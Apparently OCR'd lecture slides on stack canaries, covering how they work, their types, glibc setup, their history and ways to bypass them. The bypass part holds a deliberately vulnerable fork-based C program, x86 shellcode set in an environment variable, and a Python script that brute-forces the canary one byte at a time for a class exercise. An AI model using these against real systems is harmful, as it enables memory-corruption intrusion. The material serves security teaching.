 4011a7: 48 8b 55 f8          mov rdx,QWORD PTR [rbp-0x8]
 4011ab: 64 48 33 14 25 28 00     xor rdx,QWORD PTR fs:0x28
 4011b2: 00 00
 4011b4: 74 05                    je 4011bb <vulfoo+0x45>
 4011b6: e8 b5 fe ff ff       call 401070 <__stack_chk_fail@plt>
 4011bb: c9                       leave
 4011bc: c3                       re
```

Overhead - Canary

If no attack:

? more instructions

? memory moves

1 memory compare

1 conditional jmp

Per function

%gs:0x14, %fs:0x28

A random canary is generated at program initialization, and stored in a global variable (pointed by gs, fs).

Applications on x86-64 uses FS or GS to access per thread context including Thread Local Storage (TLS).

Thread-local storage (TLS) is a computer programming method that uses static or global memory local to a thread.

Pwngdb command tls to get the address of tls

Data Structure
https://code.woboq.org/userspace/glibc/sysdeps/x86_64/nptl/tls.h.html

Canary Types

- **Random Canary** – The original concept for canary values took a pseudo random value generated when program is loaded
- **Random XOR Canary** – The random canary concept was extended in StackGuard version 2 to provide slightly more protection by performing a XOR operation on the random canary value with the stored control data.
- **Null Canary** – The canary value is set to 0x00000000 which is chosen based upon the fact that most string functions terminate on a null value and should not be able to overwrite the return address if the buffer must contain nulls before it can reach the saved address.
- **Terminator Canary –** The canary value is set to a combination of Null, CR, LF, and 0xFF. These values act as string terminators in most string functions, and accounts for functions which do not simply terminate on nulls such as gets().

Terminator Canary


0x000aff0d

\x00: terminates strcpy

\x0a: terminates gets (LF)

\xff: Form feed

\x0d: Carriage return



Linux system
App 2
canary 2
App 1
canary 1
Kernel
canary 0
Stack canary value generation
Microcontroller systems
Task 2
Task 1
canary
Kernel
Runtime checking
int func()
{
Prologue instrumentation
char buf[6];
...
Epilogue instrumentation
return 0;
}
App 1 memory
App 2 memory
Kernel memory
Global memory
Privilege Isolation
Mismatch handling
__stack_chk_fail()
{
...
}

```c
  /* Set up the stack checker's canary.  */
  uintptr_t stack_chk_guard = _dl_setup_stack_chk_guard (_dl_random);
# ifdef THREAD_SET_STACK_GUARD
  THREAD_SET_STACK_GUARD (stack_chk_guard);
# else
  __stack_chk_guard = stack_chk_guard;
# endif

  /* Initialize libpthread if linked in.  */
  if (__pthread_initialize_minimal != NULL)
    __pthread_initialize_minimal ();

  /* Set up the pointer guard value.  */
  uintptr_t pointer_chk_guard = _dl_setup_pointer_guard (_dl_random,
                                                         stack_chk_guard);
# ifdef THREAD_SET_POINTER_GUARD
  THREAD_SET_POINTER_GUARD (pointer_chk_guard);
# else
  __pointer_chk_guard_local = pointer_chk_guard;
# endif

#endif /* !SHARED  */
```

https://elixir.bootlin.com/glibc/glibc-2.38/source/csu/libc-start.c#L288

Evolution of Canary

StackGuard published at the 1998 USENIX Security. StackGuard was introduced as a set of patches to the GCC 2.7.

From 2001 to 2005, IBM developed ProPolice. It places buffers after local pointers in the stack frame. This helped avoid the corruption of pointers, preventing access to arbitrary memory locations.

In 2012, Google engineers implemented the -fstack-protector-strong flag to strike a better balance between security and performance. This flag protects more kinds of vulnerable functions than -fstack-protector does, but not every function, providing better performance than -fstack-protector-all. It is available in GCC since version 4.9.


Most packages in Ubuntu are compiled with -fstack-protector since 6.10. Every Arch Linux package is compiled with -fstack-protector since 2011. All Arch Linux packages built since 4 May 2014 use -fstack-protector-strong.

ProPolice

```
int foo() {
        int a;
        int *b;
        char c[10];
        char d[3];

        b = &a;
        strcpy(c,get_c());
        *b = 5;
        strcpy(d,get_d());
        return *b;
}
```

Default Layout



ProPolice

Bypass Canary

-fstack-protector

Bypass Canary

1. Read the canary from the stack due to some information leakage vulnerabilities, e.g. format string
2. Brute force. 32-bit version. Least significant byte is 0, so there are 256^3 combinations = 16,777,216

If it take 1 second to guess once, it will take at most 194 days to guess the canary

Bypass Canary - Apps using fork()

1. Canary is generated when the process is created
2. A child process will not generate a new canary
3. So, we do not need to guess 3 bytes canary at the same time. Instead, we guess one byte a time. At most 256*3 = 768 trials.

bypasscanary


```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

char g_buffer[200] = {0};
int g_read = 0;

int vulfoo()
{
        char buf[40];
        FILE *fp;
        while (1)
        {
                fp = fopen("/tmp/exploit", "r");
                if (fp)
                        break;}
        usleep(500 * 1000);
        g_read = 0;
        memset(g_buffer, 0, 200);
        g_read = fread(g_buffer, 1, 70, fp);
        printf("Child reads %d bytes. Guessed canary is %x.\n",
        g_read, *((int*)(&g_buffer[40])));
        memcpy(buf, g_buffer, g_read);
```

```
        fclose(fp);
        remove("/tmp/exploit");
        return 0;
}
int main(int argc, char *argv[])
{
        while(1)
        {
                printf("\n");
                if (fork() == 0)
                {
                        //child
                        printf("Child pid: %d\n", getpid());
                        vulfoo();
                        printf("I pity the fool!\n");
                        exit(0);
                }
                else
                {
                        //parent
                        int status;
                        printf("Parent pid: %d\n", getpid());
                        waitpid(-1, &status, 0);
                } }
}
```

bc



Canary: 0x??????00

Demo

1. To make things easier, we put the shellcode in env variable.
2. Write a script to guess the canary byte by byte.
3. Send the full exploit to the program

```
export SCODE=$(python2 -c "print '\x90'* sled size + '\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ")
```

Example


```
#! /usr/bin/python2

import os.path
import time
import struct
from os import path

def main():
	for c1 in range(0, 255):
		while path.exists("exploit"):
			time.sleep(1)
		f = open('exploit', 'w')

		f.write(b'A'*40 + struct.pack("B", c1))
		f.close()
if __name__== "__main__":
	main()
```

In-class Exercise:
re_3_32 and re_4_64



SoK: Eternal War in Memory. IEEE S&P 2013